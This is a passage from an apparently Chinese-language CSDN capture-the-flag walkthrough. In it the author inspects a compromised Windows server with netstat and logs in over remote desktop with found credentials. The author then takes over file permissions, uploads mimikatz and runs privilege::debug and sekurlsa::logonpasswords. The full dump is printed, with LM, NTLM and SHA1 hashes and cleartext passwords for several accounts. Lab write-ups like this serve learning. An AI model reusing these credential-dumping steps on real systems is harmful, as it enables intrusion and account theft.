dllhost.exe	2524	COMSApp
w3wp.exe	2904	暂缺
wmiprvse.exe	3748	暂缺
csrss.exe	2872	暂缺
winlogon.exe	3112	暂缺
explorer.exe	3580	暂缺
ctfmon.exe	200	暂缺
phpStudy.exe	272	暂缺


菜刀@2014/12/13@4b4a956b9c7dc734f339fa05e4c2a990 - sdn.net/weixin_50549897

```
D:\05\UploadFiles\> netstat -ano
```


Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	476
TCP	0.0.0.0:81	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:82	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	672
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	416
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING	980
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING	3276
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	2444
TCP	0.0.0.0:8021	0.0.0.0:0	LISTENING	476
TCP	127.0.0.1:4466	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4467	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4468	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4469	127.0.0.1:3306	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16690	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16693	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16694	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16695	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16696	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16697	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16698	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16699	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16700	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16701	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16702	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16703	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16704	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16762	TIME_WAIT	0
TCP	192.168.0.3:80	42.238.177.156:16766	TIME_WAIT	0
TCP	192.168.0.3:80	139.210.5.135:42384	TIME_WAIT	0
TCP	192.168.0.3:80	139.210.5.135:42383	TIME_WAIT	0
TCP	192.168.0.3:80	171.212.125.225:13664	ESTABLISHED	1256

https://blog.csdn.net/weixin_50549897



然后使用netstat -ano查看了端口和连接状态，结果显示pid=2444所对应的端口号是3389，状态是正在监听，也就是说远程桌面服务的端口号是3389，也就是说它是开着的，只要这个端口收到信息，它就能知道。




然后用win+r输入mstsc打开远程桌面。将端口改为3389。用户名为june密码为123。



成功入侵了这台服务器！进去之后开始为所欲为了。找到C盘打开，直接找到flag！



接着上一关，利用远程登录后看到有两个疑似藏有flag信息的文件。




尝试打开却发现没有权限




我打开了txt文件的属性-安全-高级，把权限全部都改成允许。然后对zip文件重复上述操作。





打开zip文件发现需要解压密码




原来解压密码是管理员密码。


接下来需要给服务器上传一个辅助工具mimikatz

下载链接

点开mimilove.exe后应该这样子

59.63.200.79:3389 - 远程桌面连接





首先输入privilege::debug回车，然后输入sekurlsa::logonpasswords回车，找到管理员密码wow!yougotit!

```
mimikatz 2.0 alpha x86
#####
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 13 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 44400164 (00000000:02a57e24)
Session           : RemoteInteractive from 4
User Name         : june
Domain            : GONGKAIK-D45FB6
SID               : S-1-5-21-2775063910-2920827999-2173817585-1012

msv :
[00000002] Primary
* Username : june
* Domain   : GONGKAIK-D45FB6
* LM       : ccf9155e3e7db453aad3b435b51404ee
* NTLM     : 3dbde697d71690a769204beb12283678
* SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
wdigest :
* Username : june
* Domain   : GONGKAIK-D45FB6
* Password : 123
kerberos :
* Username : june
* Domain   : GONGKAIK-D45FB6
* Password : 123
ssp :
credman :

Authentication Id : 0 ; 27520470 (00000000:01a3edd6)
Session           : RemoteInteractive from 4
User Name         : Administrator
Domain            : GONGKAIK-D45FB6
SID               : S-1-5-21-2775063910-2920827999-2173817585-500

msv :
[00000002] Primary
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* LM       : 4d582fa9df7504345e8e7baade1462e6
* NTLM     : 43322078afa889e76ead4e24593fe0f6
* SHA1     : 0da6cbfad62801060ae66a9d6c1d75599f354f44
wdigest :
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* Password : wow!yougotit!
kerberos :
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* Password : wow!yougotit!
```

```
ssp :
credman :

Authentication Id : 0 ; 251204 (00000000:0003d544)
Session          : NetworkCleartext from 0
User Name        : IUSR_GONGKAIK-D45FB6
Domain           : GONGKAIK-D45FB6
SID              : S-1-5-21-2775063910-2920827999-2173817585-1003

msv :
[00000002] Primary
* Username      : IUSR_GONGKAIK-D45FB6
* Domain        : GONGKAIK-D45FB6
* LM            : 987d337aa99a3f68a6c7930727053580
* NTLM          : 1d77c613a0ce4675e78682520826a6db
* SHA1          : 32d407c860a6d70f5f8c84721bd2cef76a0d6143
wdigest :
* Username      : IUSR_GONGKAIK-D45FB6
* Domain        : GONGKAIK-D45FB6
* Password      : c0\t1N/?.u>ENp
kerberos :
* Username      : IUSR_GONGKAIK-D45FB6
* Domain        : GONGKAIK-D45FB6
```

https://blog.csdn.net/weixin_50549897

输入解压密码后得到本题flag!

59.63.200.79:3389 - 远程桌面连接

```
mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr 13 2014 23:03:04)
#####
.### ^###
## < / ##
## \ / ##
'## v ##'
#####
/* * *
Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
http://blog.gentilkiwi.com/mimikatz (oe, eo)
with 13 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 44400164 (00000000:02a57e24)
